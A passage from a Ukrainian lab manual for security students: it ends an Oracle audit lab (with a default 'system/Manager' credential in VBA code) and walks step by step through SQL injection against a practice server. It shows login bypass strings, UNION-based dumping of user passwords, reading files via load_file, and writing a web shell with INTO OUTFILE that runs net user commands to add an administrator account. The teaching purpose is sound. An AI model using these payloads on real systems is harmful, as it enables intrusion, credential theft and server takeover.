Для того, щоб перевірити правильність настройки ODBC, необхідно запустити Oracle ODBC Test, що знаходиться в Пуск → Программы → Oracle – OraHome81 → Network Administration, та підключитися до віддаленої бази даних, натиснувши Connect та двічі клацнувши мишою на імені створеного Вами сервісу, що у вкладці «Источник данных компьютера» (рис. 15).





*Рис. 15. Вікно вводу імені та паролю для перевірки правильності настроювання*

У вікні ввести ім'я та пароль, що вказані викладачем. Якщо всі настройки вірні, то Ви підключитися до бази даних.

***Створення таблиці на віддаленому сервері «ORACLE», та настроювання аудиту для неї***

Установіть на своєму ПК інструментальний засіб TOAD.

Підключіться до бази даних ORACLE.

У меню Database оберіть SQL Editor та створіть за завданням викладача таблицю. Настройте аудит для відповідного користувача. Після цього зайдіть під цим користувачем до бази даних, виконайте дії, на які настроєний аудит та перевірте наявність зареєстрованої інформації про Ваші дії в таблиці аудиту (рис. 16).





*Рис. 16. SQL Editor інструментального засобу TOAD*

Після проведення вказаних дій перевірте аудит системи засобами VBA Excel.

Приклад запиту до бази даних засобами VBA Excel наведено нижче.

***Увага! Перед початком роботи з базою даних засобами VBA Excel необхідно підключити відповідні компоненти (у меню середовища VBA Excel компонент Microsoft DAO 3.6 Object Library, який знаходиться в меню Tools → References).***

```
Private Sub CommandButton1_Click()
Dim num As String
Dim bdora As database
Dim qdf As QueryDef
Dim rst As Recordset

Set bdora = OpenDatabase(«», False, False, «ODBC;UID= Запитати у викладача;PWD=Запитати у викладача ;database=olimp;DSN=Olimp»)
Set qdf = bdora.CreateQueryDef(«»)
With qdf
.Connect = «ODBC;DATABASE=OLIMP;UID=system;PWD=Manager;DSN=OLIMP»
.Sql = «Select * from sys.aud$»
Set rst = .OpenRecordset()
rst.MoveFirst
End With
For i = 1 To 2
num = «A» + LTrim(Str(i))
Worksheets(1).Cells.Range(num).Value = rst.Fields(0).Value
num = «B» + LTrim(Str(i))
Worksheets(1).Cells.Range(num).Value = rst.Fields(1).Value
num = «C» + LTrim(Str(i))
Worksheets(1).Cells.Range(num).Value = rst.Fields(2).Value
num = «D» + LTrim(Str(i))
Worksheets(1).Cells.Range(num).Value = rst.Fields(3).Value
num = «E» + LTrim(Str(i))
Worksheets(1).Cells.Range(num).Value = rst.Fields(4).Value
num = «F» + LTrim(Str(i))
Worksheets(1).Cells.Range(num).Value = rst.Fields(5).Value
num = «G» + LTrim(Str(i))
Worksheets(1).Cells.Range(num).Value = rst.Fields(6).Value
num = «H» + LTrim(Str(i))
Worksheets(1).Cells.Range(num).Value = rst.Fields(7).Value
num = «I» + LTrim(Str(i))
Worksheets(1).Cells.Range(num).Value = rst.Fields(8).Value
num = «J» + LTrim(Str(i))
Worksheets(1).Cells.Range(num).Value = rst.Fields(9).Value
```

```
num = «K» + LTrim(Str(i))
Worksheets(1).Cells.Range(num).Value = rst.Fields(10).Value
num = «L» + LTrim(Str(i))
Worksheets(1).Cells.Range(num).Value = rst.Fields(11).Value

rst.MoveNext
Next
bdora.Close
End Sub
```

**Після виконання лабораторної роботи усі настройки, що були Вами зроблені, поверніть у початковий стан.**

## ЗМІСТ ЗВІТУ

1. Тема і мета роботи.
2. Одержані результати під час роботи.
3. Висновки.

## КОНТРОЛЬНІ ПИТАННЯ

Контроль знань проводитиметься перед лабораторною роботою за допомогою тестування.

Питання тесту:

1 Які користувачі, зазвичай, автоматично створюються зі створенням бази даних Oracle?
2 В якому вигляді зберігається пароль користувача Oracle в базі даних Oracle?
3 Скільки існує привілеїв системного рівня, які регламентують можливості користувача Oracle використовувати певні команди SQL?
4 Якому поняттю відповідає визначення «сукупність системних привілеїв і привілеїв об'єктного рівня, які згруповані під одним іменем, аби полегшити надання і скасування цих привілеїв»?
5 Який профіль має кожна база даних Oracle?
6 Яка таблиця є в Oracle основною для записів аудиту?
7 Який оператор використовується для створення профілю?
8 Чи можна за допомогою засобів VBA Excel взаємодіяти з базами даних Oracle?
9 Чи достатньо виконати команду CREATE USER для створення діючого користувача Oracle?
10 Кому можуть призначатися ролі?

# Лабораторна робота 6

## Тема. **Отримання несанкціонованого доступу до ресурсів комп'ютера за допомогою SQL-ін'єкцій**

**Мета** Демонстрація можливостей одержання несанкціонованого доступу до ресурсів комп'ютера допомогою атак типу SQL-ін'єкцій; реалізація відповідних захисних механізмів.

**Освітня мета**

- Забезпечити глибоке засвоєння матеріалу.
- Виявити сильніших за рівнем знання курсантів з тим, щоб у подальшому задавати їм більш складне завдання.
- Простимулювати кращих курсантів зниженням оціночної шкали в модульному тесті.

**Виховна мета**

- Закріпити ази творчого мислення та їх практичну придатність.

**Розвиваюча мета**

- Розвинути навички самостійного вивчення матеріалу та творчого підходу до теми.

**Час:** 4* год.

**План**

1. Курсанти заздалегідь отримують текст лабораторної роботи. Вивчення теоретичного матеріалу відбувається під час самостійної роботи.
2. На занятті викладач проводить тестування курсантів за результатами теоретичної підготовки (20 хв.), після чого курсанти виконують завдання лабораторної роботи (130 хв.).
3. Викладач оцінює якість роботи кожного курсанта за чотирьохбальною шкалою.
4. По закінченню заняття підбиваються підсумки (10 хв.).

**Необхідне програмне забезпечення:** ОС Windows 98 або вище (Linux); відповідним чином сконфігурований WEB-сервер (комплекс програм «Денвер-2»); браузери: Internet Explorer, Mozzila, Netscape.

* Час проведення заняття визначається навчальним планом

## ХІД РОБОТИ

*Перед початком виконання роботи бажано ознайомитись з джерелами [15], [32], [33], [34]. Корисну інформацію стосовно теми роботи можна також отримати з джерел [31], [35].*

### 1. Основні поняття

Однією з основних функцій будь-якого серверу є обробка запитів клієнтів. WEB-сервер найчастіше обробляє запити по протоколу прикладного рівня http.

Ще донедавна WEB-сервери здебільшого видавали клієнтові статичні сторінки. З розвитком технологій змінюються і сторінки, вони стають більш технологічними й насиченими, виникають так звані «динамічні сторінки». «Динамічні сторінки» зазвичай формуються після обробки великого обсягу даних, відповідно до запиту клієнта, тому часто при їх формуванні застосовують бази даних.

Сьогодні переважна більшість WEB-серверів використовують зв'язку Apache+PHP+MySQL, де Apache – WEB-сервер, PHP – мова програмування серверних скриптів, які включаються до HTML, MySQL – відносно невелика і швидка СКБД, побудована на традиціях Hughes Technologies Mini SQL (mSQL).

SQL – це скорочення від Structured Query Language (структурована мова запитів). SQL створений для роботи з реляційними базами даних. Він дозволяє користувачам взаємодіяти з базами даних.

Розглянемо принцип роботи атаки SQL-injecting.

Потрібно зазначити, що при використанні цієї атаки сервер Apache і інтерпретатор PHP можуть бути змінені на аналогічні, причому в більшості випадків різниці при реалізації SQL-injecting не буде. Більш того, SQL-injecting можлива й для інших баз даних лише з невеликими синтаксичними змінами.

Надалі будемо розглядати лише Apache+PHP+MySQL.

### 2. Основи SQL-injecting

Сутністю SQL-injecting є зміна запиту до бази даних таким чином, щоб база надала дані, які не передбачені власником WEB-ресурсу для видачі.

***Зауваження:*** *перед початком роботи внесіть зміни до файлу HOSTS. Файл Hosts знаходиться в каталозі %Systemroot%\System32\Drivers\etc (у Windows 98 SE — в папці \Windows\). Додайте в нього рядок з IP-адресою, що вкаже викладач, та через прогалину введіть: injection.ua*

***Далі необхідно запустити браузер і перейти за адресою: http://injection.ua/first.php***

Перш за все зловмиснику необхідно дізнатися про тип бази даних, що працює на сервері. Для цього потрібно ввести лапку в запит (рис. 1), щоб виникла помилка.


*Рис. 1. Введення лапки у запит*

В нашому випадку в браузері відобразилась наступна помилка (рис. 2).





*Рис. 2. Помилка обробки*

Отже, бачимо, що працюємо з базою MySQL.

Типовий сценарій взаємодії з базою даних наступний:

- користувач вводить певну інформацію в поле запиту;
- PHP-скрипт аналізує введену користувачем інформацію і на основі введених даних формує SQL-запит;
- MySQL обробляє запит і видає інформацію, що через PHP передається користувачу.

Розглянемо вищенаведене на прикладі:

- користувач заходить на сторінку, де є поля для вводу імені користувача й пароля (рис. 3);





*Рис. 3. Запрошення для авторизованого входу*

- скрипт отримує введену інформацію і формує SQL-запит;

Наприклад, в PHP програмі це може бути такий рядок:

*$sql = «SELECT * FROM `first` WHERE login='$login' and password='$password'«;*

Змінні *$login і $password* будуть замінені на введені користувачем:

```
SELECT * FROM 'first' WHERE login='мій_логін' and password='і_мій_пароль'
```

- скрипт перевіряє результат запиту до бази даних і повертає результат користувачеві.

Головною помилкою при написанні PHP-скриптів є неконтрольованість введених значень. Розглянемо випадки, коли зловмисник може цим скористатися:

1. На багатьох сайтах є користувач з ім'ям **admin**. Спробуємо зайти з його правами, ввівши наступні дані (рис. 4):





*Рис. 4. Введення спеціальних символів в поля для авторизації (Логін)*

В результаті PHP-скрипт згенерує наступний запит до бази даних: SELECT * FROM first WHERE login='***admin' /***' and password='***все_одно***'

Виділені курсивом символи є даними, що їх було введено користувачем. Отже, ми ввели логін ***admin***, далі закрили лапку і ввели **/***, вказали базі даних, що далі буде наведено **коментар**. Тобто закоментували перевірку пароля. В результаті ми отримали доступ до сайту як адміністратор без знання пароля.

2. Якщо ми не знаємо жодного користувача, який має доступ до системи, то можна ввести наступне (рис. 5):





*Рис. 5. Введення спеціальних символів в поля для авторизації (Пароль)*

В результаті PHP-скрипт згенерує наступний запит до бази даних:
SELECT * FROM first WHERE login='***якесь_імя***' and password='***якийсь пароль' or '1'='1***'
Тож після введення якогось пароля ми закрили лапку, щоб показати базі, що введення пароля завершено, а далі доповнили скрипт логічною умовою ЧИ ( ***OR*** ) і ввели таку умову, яка завжди вірна ***'1'='1*** (зауважимо, що в кінці лапка не ставиться, бо вона вставляється PHP скриптом відповідно до умови запиту (дивись вище сам запит)). Тобто, незалежно від введених логіна і пароля, умова завжди буде виконуватися і ми отримаємо доступ до сайту.

3. Тепер відкриємо в браузері сторінку: *http://injection.ua/news.php*
Після натиснення посилання, інформація про обрану новину передається через GET-параметр: http://injection.ua/news.php?id=1
Можна передбачити, що параметр **ID** передається до запиту. Побачити, як може зловмисник вивести на екран всі новини, незалежно від номера вказаного в **ID**. Введемо наступний запит безпосередньо в полі з адресою браузера (рис. 6).


*Рис. 6. Введення спеціального запиту*

Зауважимо, що «+» використовується заміть «прогалини», хоча можна використовувати будь-який варіант, але «прогалину» браузер замінює на %20, що значно погіршує читабельність.
У результаті отримали таке (рис. 7):





*Рис. 7. Результат виконання спеціального запиту*

Тобто введенням в запит логічної операції ЧИ, що завжди виконується, (***or+1=1***) вивели всі новини, що були в базі даних.

3.1. Тепер розглянемо, як зловмисник може дізнатися скільки полів у таблиці, що містить інформацію про новини. У мові SQL є можливість сортувати дані за вказаним полем, тож використаємо її.

Введемо в браузері в параметрі **ID** наступне (рис. 8):


*Рис. 8. Введення спеціального запиту для параметру ID*

Тобто відсортуємо дані за першим полем. Далі спробуємо проранжувати за 2,3,4 і 5 полями запитами (рис. 9).





*Рис. 9. Запити на ранжування*

Після спроби відсортувати по 5-му полю, бачимо помилку.




Це означає, що в таблиці лише 4 поля.

3.2. Тепер ми знаємо скільки в таблиці полів, тому можемо скористатися об’єднанням запитів (можливо лише в MySQL версії 4 і вище). Для цього скористуємося оператором UNION, який об’єднує два запити SELECT. Тож додамо до запиту свій запит (зауважимо, що кількість полів в обох запитах повинна бути однакова, саме тому перед цим ми дізнавалися кількість полів).

Введемо наступний запит (рис. 10):


*Рис. 10. Запит на виборку*

У результаті отримали наступне (рис. 11):





*Рис. 11. Результат виконання запиту на виборку*

Бачимо, що наші дані (введені після команд select) вивелись в кінці таблиці, тому що в разі, якщо оператор select не знаходить вказаних йому полів, то він просто виводить запитувані поля на екран.

У нашому випадку були виведені 2, 3 і 4-те поле без першого, оскільки розробником сайту перше поле було позначене як службове (в PHP), тобто не для виведення на екран.

3.3. В MySQL є спеціальні функції для видачі певної інформації. Наприклад, version() – виведення версії бази даних, user() – виведення імені користувача бази даних, database() – виведення імені бази даних. Потрібно зауважити, що ці функції не спрацюють в скрипті news.php, бо він звертається до таблиці із запитом який виконано за допомогою кодування cp1251. MySQL же видає результат виконаних функцій в кодуванні utf8. Оператор UNION не дозволяє об'єднувати запити, результатом виконання яких будуть дані в різних кодуваннях. Тому для демонстрації роботи було зроблено скрипт news1.php, який звертається до бази даних з кодуванням utf8.

Спробуємо використати вбудовані функції в об'єднаному запиті (рис. 12):





*Рис. 12. Запит з використанням вбудованих функцій*

В результаті отримали таблицю, як на рис. 13:

Безпосередньо новина

| Інформація по перший новині | тема - Н | автор - Я |
|---|---|---|
| 4.1.16-max | root@localhost | test |

*Рис. 13. Результат виконання запиту з використанням вбудованих функцій*

4. Окрім цього, існує функція для виводу файлу – load_file («назва файлу з повним шляхом»). Скористаємось нею для перегляду файлу news.php. Але для цієї функції потрібно вказувати повний шлях. Для визначення повного шляху введемо в запит лапку, тобто створимо помилку на сервері (рис. 14).


*Рис. 14. Запит з метою генерації помилки серверу*

В результаті браузер видає повний шлях до файлу:


Тепер можемо продивитись вибраний файл (зауважимо, що шлях до файлу потрібно вводити в форматі ОС UNIX, тобто без вказування диска і з заміною всіх низхідних слешів на висхідні (рис. 15):


*Рис. 15. Запит на перегляд файлу*

Як результат в браузері відобразилось наступне (рис. 16):





*Рис. 16. Результат виконання запту на перегляд файлу*

Тобто бачимо, що файл виведено, але браузер його обробляє, а це нам не потрібно, тому для його перегляду в нормальному вигляді виберемо в контекстному меню браузера «Перегляд початкового коду».

5. Переглядаючи сторінки з допомогою вищевказаної функції можна помітити, що дані про користувачів зберігаються в базі first. Перевіримо це наступним запитом (рис. 17):





*Рис. 17. Запит на перегляд файлу бази first*

Оскільки помилки немає, то це означає що дійсно така таблиця існує. В MySQL 5 є спеціальні таблиці з інформацією про бази даних, але, нажаль, в 4-тій версії цього немає, і тому імена полів потрібно перебирати всліпу. Але в більшості випадках Адміністратори вико-

ристовують логічно зрозумілі імена полів англійською мовою. Тому спробуємо в запиті вводити різні назви полів, які, на вашу думку, скоріш за все використовуються (рис. 18).





*Рис. 18. Запит на виборку окремих полів (login)*

Бачимо, що при вводі замість двійки імені поля – login, скрипт видав на екран ім'я всіх зареєстрованих користувачів.
Тепер можна замість наприклад 3-ки перебирати ім'я полів для пароля. Бачимо, що скрипт не видав помилку на запит (рис. 19).





*Рис. 19. Запит на виборку окремих полів (password)*

А в браузері відображаються логіни і паролі всіх користувачів (рис. 20):

Безпосередньо новина

| Перша новина | тема - НІ | автор - Я |
|---|---|---|
| admin | qwertyrty | 4 |
| login_qwrdsfg | passw_cvbsdfgsg | 4 |
| login_dferw1 | 154 | 4 |
| atos | atos-pass | 4 |
| partos | qwerty | 4 |
| aramis | 234rrr | 4 |

*Рис. 20. Результат виконання запиту на виборку окремих полів*

Потрібно зауважити, що оскільки в таблиці first менше полів ніж використовуються в об'єднуваному запиті (у news – 4 поля, а у first - 3), то назви полів можна не перебирати, а вказати *,22 (* у цьому разі замінює три перших поля). Число 22 добавлено для вирівнювання кількості полів (рис. 21).





*Рис. 21. Запит на виборку окремих полів таблиці*

6. Наступною синтаксичною конструкцією, яку буде розглянуто, є «INTO OUTFILE». Ця конструкція дає можливість записувати результат виконання запиту до файлу. Зауважимо, що при вказуванні папки для зберігання потрібно вказувати повний шлях в UNIX форматі.

Введемо в браузері наступне (рис. 22).





*Рис. 22. Запит з використанням конструкції «INTO OUTFILE»*

Ця конструкція збереже в файл t.php результат запиту, у тому числі і конструкцію на PHP.

Для перевірки результату потрібно визвати скрипт t.php з передачею йому в параметрі GET команди, яку потрібно виконати на сервері (рис. 23).


*Рис. 23. Перевірка результату виконання запиту з використанням конструкції «INTO OUTFILE»*

В результаті отримаємо сторінку з незрозумілим змістом. Для перегляду в нормальному вигляді в браузері виберемо «Перегляд початкового коду». І отримаємо наступне (рис. 24).





*Рис. 24. Форматований результат виконання запиту з використанням конструкції «INTO OUTFILE»*

Бачимо результат виконання команди DIR для поточного каталогу. Зауважимо, що для вирішення проблем з кодуванням отриманий текст можна скопіювати в текстовий файл, де змінити вид кодування, або відкрити цей текстовий файл за допомогою вбудовваного переглядача файлів в Total Commander і натиснути «S» (рис. 25).





*Рис. 25. Перегляд файлу у спеціальному переглядачі*

Тепер можна підвищити привілеї ввівши замість dir поступово, наприклад, такі команди:

http://injection.ua/test.php?cmd=net user 1 123 /add
http://injection.ua/test.php?cmd=net localgroup Администраторы /add 1
http://injection.ua/test.php?cmd=net localgroup Пользователи /delete 1
**Увага!!! Після виконання підвищення привілеїв видаліть всіх створених Вами користувачів (http://injection.ua/test.php?cmd=net user *ім'я користувача* /delete)**

7. Для захисту від цього виду атаки (SQL-injecting) потрібно виконати наступні рекомендації:
   7.1. В файлі налаштування PHP **(як приклад, …\DENVER\usr\local\php\php.ini)** ввімкнути наступні опції (рис. 26):





*Рис. 26. Опції файла налаштуваня PHP*

   7.2. Фільтрувати всі вхідні значення від елементів SQL.

**Після виконання лабораторної роботи усі настройки, що були Вами зроблені, поверніть до початкового стану.**

## ЗМІСТ ЗВІТУ

1. Тема і мета роботи.
2. Одержані результати під час роботи.
3. Висновки.

## КОНТРОЛЬНІ ПИТАННЯ

Контроль знань проводитиметься перед лабораторною роботою за допомогою тестування.

**Питання тесту**

1 Який оператор може об’єднати два запити SELECT?
2 Що таке Apache (в контексті лабораторної роботи)?
3 Що таке PHP (в контексті лабораторної роботи)?
4 Що таке MySQL (в контексті лабораторної роботи)?
5 В чому сенс SQL-injecting?
6 Співставте функції MySQL з їх призначенням?
7 Чи дозволяє оператор UNION об’єднувати запити, результатом виконання яких будуть дані в різних кодуваннях?
8 Чи можливо підвищити свої привілеї на віддаленому ПК за допомогою SQL-injecting (в контексті лабораторної роботи)?
9 Яка конструкція дає можливість записувати результат виконання запиту до файлу?
10 В якому кодуванні MySQL видає результат виконаних функцій?

# Література


1. Softline International. Техническая документация. Windows Server 2003 Resource Kit Tools [Електронний ресурс] — Режим доступу: http://edu.softline.ualibws03rkt.html
2. Бородаев В. А., Кустов В. Н. Банки и базы данных. – Л.: ВИКИ им. А. Ф. Можайского, 1989. – 224 с.
3. Брагг, Роберта. Система безопасности Windows 2000: Пер. с англ. – М.: Издательский дом «Вильямс», 2001. – 592 с.
4. Брайн Хатч, Джеймс Ли, Джордж Курц. Секреты хакеров. Безопасность Linux – готовые решения: Пер. с англ. – М.: Издательский дом «Вильямс», 2002. – 544 с.
5. Ванг Уоллес. Как обворовывают Вас и Ваш ПК в Internet / Ванг Уоллес: Пер. с англ. – М.: ООО «ДиаСофт ЮП», 2005. – 400 с.
6. Девянин П. Н., Михальский О. О., Правиков Д. И. Теоретические основы компьютерной безопасности: Учеб. пособие для вузов / П. Н. Девянин, О. О. Михальский, Д. И. Правиков и др. – М.: Радио и связь, 2000. – 192 с.
7. Дейт К. Введение в системы баз данных. – М.: Наука, 1980. – 464 с.
8. Домарев В. В. Безопасность информационных технологий. Методология создания систем защиты / В. В. Домарев. – К.: ООО »ТИД «ДС», 2001. – 688 с.
9. Завгородний В. И. Комплексная защита информации в компьютерных системах: Учебное пособие. – М.: Логос; ПБОЮЛ Н. А. Егоров, 2001. – 264 с.
10. Зима В. М., Молдовян А. А., Молдовян Н. А. Безопасность глобальных сетевых технологий. – С.Пб.: БХВ-Петербург, 2001. –320 с.
11. Зиммерманн Ф. Р. PGP: концепция безопасности и уязвимые места // Компьютерра, – 1997. – №48 (225). – С. 36-51.
12. Каторин Ю. Ф., Куренков Е. В., Лысов А. В., Остапенко А. Н. Большая энциклопедия промышленного шпионажа. — С.Пб.: ООО »Издательство Полигон», 2000. – 896 с.
13. Макнамара Д. Секреты компьютерного шпионажа: Тактика и контрмеры / Д. Макнамара: Пер. с англ.; Под ред. С. М. Малявко – М.: БИНОМ. Лаборатория знаний, 2004. – 536 с.
14. Мамаев М., Петренко С. Технологии защиты информации в Интернете. Специальный справочник. – С.Пб.: Питер, 2002. – 848 с.
15. Низамутдинов М. Ф. Тактика защиты и нападения на WEB-приложения. – С.Пб.: БХВ-Петербург, 2005. – 432 с.
16. Олифер В. Г., Олифер Н. А. Компьютерные сети. Принципы, технологии, протоколы / В. Г. Олифер, Н. А. Олифер. – С.Пб.: Питер, 2001. – 672 с.
17. Безмалый В. Ф Парольная защита: прошлое, настоящее, будущее [Електронний ресурс] — Режим доступу: http://www.securitylab.ru/contest/276876.php

18. Петраков А. В. Основы практической защиты информации. — М.: Радио и связь, 1999. — 368 с.
19. Петровский А. Эффективный хакинг для начинающих и не только 3-е изд. – М: Майор Год, 2002. – 192 с.
20. Проскурин В. Г. и др. Программно-аппаратные средства обеспечения информационной безопасности. Защита в операционных системах: Учеб. пособие для вузов / В. Г. Проскурин, С. В. Крутов, И. В. Мацкевич– М.: Радио и связь, 2000. – 168 с.
21. Романец Ю. В., Тимофеев П. А., Шаньгин В. Ф. Защита информации в компьютерных системах и сетях / Под ред. В. Ф. Шаньгина. – 2-е изд. перераб. и доп. – М.: Радио и связь, 2001. — 376 с.
22. Семкин С. Н., Беляков Э. В., Гребенев С. В., Козачок В. И. Основы организационного обеспечения информационной безопасности объектов информатизации: Учеб. пособие. –М.: Гелиос АРВ, 2005. –192 с.
23. Скляров Д. Искусство защиты и взлома информации. – С.Пб: БХВ-Петербург, 2004. – 276 с.
